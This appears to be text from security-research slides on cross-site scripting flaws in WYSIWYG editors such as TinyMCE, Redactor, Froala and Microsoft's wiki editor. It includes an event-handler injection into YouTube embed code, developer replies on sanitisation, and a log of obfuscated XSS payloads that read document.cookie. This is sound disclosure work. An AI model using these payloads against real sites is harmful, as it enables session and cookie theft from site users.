
Search...

Home ▶ Buying Guides ▶

 There are a few errors in your guide. Please correct the fields highlighted in red.

Publishing blocked - Your account has been blocked from publishing due to excessive posts that violate our Guides Policy.

XSSed TinyMCE



Attacking Insert/Edit/Upload File Feature of WYSIWYG

Insert/Edit/Upload File

Insert File

Name (optional)

Drop file here

Or choose


Choose File

No file chosen

Upload file

Drop File
(or click)

XSSed Imperavi Redactor (File name == XSS vector)



Who is using Imperavi Redactor?

Loved by Developers

GIZMODO

lifehacker

tuts+

Help Scout

teamwork

KINJA

statamic
Build Websites. Tame the Web.


pulse

deskpro®
the help desk software platform


Perch

<http://imperavi.com/redactor/>

XSSed Froala via Flash File



XSSed x.com (Paypal's Site) WYSIWYG Editor via Flash File [worth 1000\$]



Attacking Insert Video Feature of WYSIWYG Editors

Insert/Edit Video

Embed Object ✕

Embed Code

Preview

Paste your embed code into the text area below:

✓ Embed Object

✕ Cancel

Insert/edit video ✕

General

Embed

Source

Alternative source

Poster

Dimensions

x

☒ Constrain proportions

Ok

Cancel


YouTube's embed code for video sharing looks like ...

```
<object width="560" height="315">  
<param name="movie" value="//www.youtube-nocookie.com/v/-  
RHPq4Z-8p8?hl=en_US&version=3"></param>  
<param name="allowFullScreen" value="true"></param>  
<param name="allowscriptaccess" value="always"></param>  
<embed src="//www.youtube-nocookie.com/v/-RHPq4Z-8p8?  
hl=en_US&version=3" type="application/x-shockwave-  
flash" width="560" height="315" allowscriptaccess="always"  
allowfullscreen="true"></embed></object>
```

For XSS ...

Simply add
onmouseover=alert(1) in
<object> & <embed> tags ...

XSSed Raptor



Microsoft's WYSIWYG Editor for Wiki Articles Posting




Insert Video

From YouTube or WebFrom ComputerFrom Site Search


Paste the link (URL) to the video.

InsertCancel

XSSed Microsoft.com's WYSIWYG Editor



Microsoft's WYSIWYG Editor's Fix at the moment ...



<http://social.technet.microsoft.com/wiki/contents/articles/26824.dhhfhdfhdfhdhdfhdretertertert.aspx>

**Why almost all
WYSIWYG Editors are
vulnerable?**

**But first lets see some
comments from
developers on my
reported bugs in
WYSIWYG editors**

Developers Comments

#1



 **mikepmtl** commented on Apr 13

Why don't you simply filter out what you don't want upon submission server side?
Some of us use it in the back end to add/edit content.

...

#2



daviferreira commented on Apr 13

You should handle this on server side, when you save your content :)

#3



yakatz commented on Apr 13

That is how it is supposed to work. If you don't want it to do that, you need to implement a filter in your save method.

#4



 dorgan commented on Apr 13

I would expect this to be how it works. As this is a WYSIWYG editor. If you're worried about that type of stuff extend the code for your needs or filter this server side.

...

#5



Petah commented on Apr 13

Hi,

Its generally considered unsafe to do any kind of data sanitisation on the front end. For this reason sanitisation should be performed in your backend implementation.

#6



azki commented on Apr 14

해당 부분은 글 저장 시 서버 사이드에서 처리하는 것이 좋지 않을까 생각합니다.
비슷한 이슈와 답변이 동일하게 있네요. 아무튼, 제보 감사합니다. 좋은 하루 되세요.

Reasons

**`Transfer of responsibility` +
`Laziness`**

Developers of the WYSIWYG editors think that developers of the server-side/back-end or web applications will do sanitization while developers of web applications are happy to include WYSIWYG editors "AS IT IS" ...

Enough Breaking ...



**Lets Present
Unbreakable
Sanitizer/Filter**

What? ... Unbreakable? :-D

[http://demo.chm-
software.com/7fc785c6bd26b49d7a7698a7
518a73ed/](http://demo.chm-software.com/7fc785c6bd26b49d7a7698a7518a73ed/)

81570 failed XSS attempts

demo.chm-software.com/7fc785c6bd26b49d7a7698a7518a73ed/xssfilter/?show=&date=all


25.06.2014 13:41:30	122.160.75.101	CATCH ALL	GET	name	this["document"][(\x00 \x01 \x02 \x03 \x04 \x05 \x06 \x07 \x08 \x09 \x0a \x0b \x0c \x0d \x0e \x0f \x10 \x11 \x12 \x13 \x14 \x15 \x16 \x17 \x18 \x19 \x1a \x1b \x1c \x1d \x1e \x1f \x20 \x21 \x22 \x23 \x24 \x25 \x26 \x27 \x28 \x29 \x2a \x2b \x2c \x2d \x2e \x2f \x30 \x31 \x32 \x33 \x34 \x35 \x36 \x37 \x38 \x39 \x40 \x41 \x42 \x43 \x44 \x45 \x46 \x47 \x48 \x49 \x4a \x4b \x4c \x4d \x4e \x4f \x50 \x51 \x52 \x53 \x54 \x55 \x56 \x57 \x58 \x59 \x60 \x61 \x62 \x63 \x64 \x65 \x66 \x67 \x68 \x69 \x70 \x71 \x72 \x73 \x74 \x75 \x76 \x77 \x78 \x79 \x7a \x7b \x7c \x7d \x7e \x7f \x80 \x81 \x82 \x83 \x84 \x85 \x86 \x87 \x88 \x89 \x8a \x8b \x8c \x8d \x8e \x8f \x90 \x91 \x92 \x93 \x94 \x95 \x96 \x97 \x98 \x99 \xa0 \xa1 \xa2 \xa3 \xa4 \xa5 \xa6 \xa7 \xa8 \xa9 \xaa \xab \xac \xad \xae \xaf \xb0 \xb1 \xb2 \xb3 \xb4 \xb5 \xb6 \xb7 \xb8 \xb9 \xba \xbb \xbc \xbd \xbe \xbf \xc0 \xc1 \xc2 \xc3 \xc4 \xc5 \xc6 \xc7 \xc8 \xc9 \xca \xcb \xcc \xcd \xce \xcf \xd0 \xd1 \xd2 \xd3 \xd4 \xd5 \xd6 \xd7 \xd8 \xd9 \xda \xdb \xdc \xdd \xde \xdf \xe0 \xe1 \xe2 \xe3 \xe4 \xe5 \xe6 \xe7 \xe8 \xe9 \xea \xeb \xec \xed \xee \xef \xf0 \xf1 \xf2 \xf3 \xf4 \xf5 \xf6 \xf7 \xf8 \xf9 \xfa \xfb \xfc \xfd \xfe \xff)]svg/onload=alert(0)>	catch all	1 of 81570
25.06.2014 13:41:25	122.160.75.101	CATCH ALL	GET	name	this["\x64\x66\x63\x75\x6d\x65\x6e\x74"]["\x63\x66\x66\x6b\x69\x65"]svg/onload=alert(0)>		
25.06.2014 13:41:25	122.160.75.101	CATCH ALL	GET	name	this["\x64\x66\x63\x75\x6d\x65\x6e\x74"]["\x63\x66\x66\x6b\x69\x65"]svg/onload=alert(0)>		
25.06.2014 13:41:25	122.160.75.101	CATCH ALL	GET	name	this["\x64\x66\x63\x75\x6d\x65\x6e\x74"]["\x63\x66\x66\x6b\x69\x65"]svg/onload=alert(0)>		
25.06.2014 13:41:21	122.160.75.101	CATCH ALL	GET	name	this["\x64\x66\x63\x75\x6d\x65\x6e\x74"]["cookie"]svg/onload=alert(0)>		
25.06.2014 13:41:20	122.160.75.101	CATCH ALL	GET	name	this["\x64\x66\x63\x75\x6d\x65\x6e\x74"]["cookie"]svg/onload=alert(0)>		
25.06.2014 13:41:20	122.160.75.101	CATCH ALL	GET	name	this["\x64\x66\x63\x75\x6d\x65\x6e\x74"]["cookie"]svg/onload=alert(0)>		
25.06.2014 13:41:15	122.160.75.101	CATCH ALL	GET	name	this["document"]["\x63\x66\x66\x6b\x69\x65"]svg/onload=alert(0)>		
25.06.2014 13:41:15	122.160.75.101	CATCH ALL	GET	name	this["document"]["\x63\x66\x66\x6b\x69\x65"]svg/onload=alert(0)>		
25.06.2014 13:41:15	122.160.75.101	CATCH ALL	GET	name	this["document"]["\x63\x66\x66\x6b\x69\x65"]svg/onload=alert(0)>		
25.06.2014 13:41:11	122.160.75.101	CATCH ALL	GET	name	this["document"]["cookie"]svg/onload=alert(0)>		
25.06.2014 13:41:11	122.160.75.101	CATCH ALL	GET	name	this["document"]["cookie"]svg/onload=alert(0)>		
25.06.2014 13:41:11	122.160.75.101	CATCH ALL	GET	name	this["document"]["cookie"]svg/onload=alert(0)>		
